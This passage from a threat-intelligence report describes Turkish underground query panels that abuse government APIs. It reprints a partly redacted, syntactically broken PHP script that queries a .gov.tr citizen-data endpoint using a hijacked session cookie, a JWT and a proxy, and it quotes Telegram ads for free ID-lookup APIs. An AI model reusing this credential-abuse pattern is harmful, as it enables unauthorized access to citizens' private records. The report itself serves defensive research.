
atsbilgi.php


```php
<?php
$auth_key = "[redacted]";

if($_GET['auth'] != $auth_key) {
    echo json_encode(array('success' => false, 'message' => 'auth key nerde [redacted]herif'));
    die();
} else {
    $[redacted]_proxy = "[redacted]";
    $[redacted]_proxyport = "5678";
    $cookie = "ASP.NET_SessionId=ot[redacted]hxh";
    $tc = $_GET['tc']
    $ch = curl_init();
    curl_setopt($ch, $CURLOPT_URL,
    "https://[redacted].gov.tr/api/rapor/uygulamasorguladetay?
criteria=%7B%22TcKimlik%22:%22$tc%22,%22HibeListele%22:false%7D");
    curl_setopt ($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt ($ch, CURLOPT_HTTPGET, 1);
    curl_setopt ($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt ($ch CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt ($ch, CURLOPT_PROXY, [redacted]_proxy);
    curl_setopt ($ch, CURLOPT_PROXYPORT, [redacted]_proxyport);
    curl_setopt ($ch, CURLOPT_COOKIE, $cookie);
    curl_setopt ($ch, USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.0.0 Safari/537.36");
    curl_setopt ($ch, CURLOPT_HTTPHEADER, array(
        'Accept: application/json, text/plain, */*
        'Accept-Encoding: gzip, deflate, br',
        'Accept-Language: en-US,en;q=0.9',
        'Authorization: JWT
ey[redacted]5YjYzMmQyZWFiMmYiLCJ1c3IiOiI0NTg1MDcyMj
Mw[redacted]IGfho20EyU',
        'Connection: keep-alive',
        'Host: [redacted].gov.tr',
        'Referer: https://[redacted].gov.tr/pages/src/',
        'Sec-Fetch-Dest: empty',
        'Sec-Fetch-Mode: cors',
        'Sec-Fetch-Site: same-origin',
        'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0
Safari/537.36',
        ));

    $resp = curl_exec($ch);
    /* bastır */
    print_r($resp);
    /* proxy ip */

}
```



The main reason for my strong assumption that stolen accounts are involved is that when I searched for these abused websites on SOCRadar's cyber threat intelligence platform, I discovered that records containing access credentials (stealer logs: usernames, passwords, cookies, etc.) were being sold on the underground market. It is highly likely that certain threat actors hack into the systems of users who have access to these websites and

sell the obtained information (stealer logs) to other threat actors and scammers. The statements mentioned in the video at the end of the article also support this notion.






Furthermore, in my research, I discovered that Web APIs also have a separate underground market, similar to query panels.

1,118 members

Pinned message #25
Çok güzel bir API bırakıyorum https://

04:32

SHADO ARŞİV channel



Çok güzel bir API bırakıyorum

https:// .net/ free.php?tc=137

263 subscribers

Pinned message

June 9

Forwarded from

Sonuçları Kopyala

Sorgu Sonuçları

Kimlik Bilgileri	Adı	
	Soyadı	
	DogumTarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
	İlce	
Telefon Bilgileri	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

https:// .tk/free/detaylıtcsorgu.php?tc=

👍 2


246 03:20


[redacted]


1,698 subscribers


Previous message

ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: https://[redacted].org.tr/ ANAHTAR: https://t.me/[redacted]



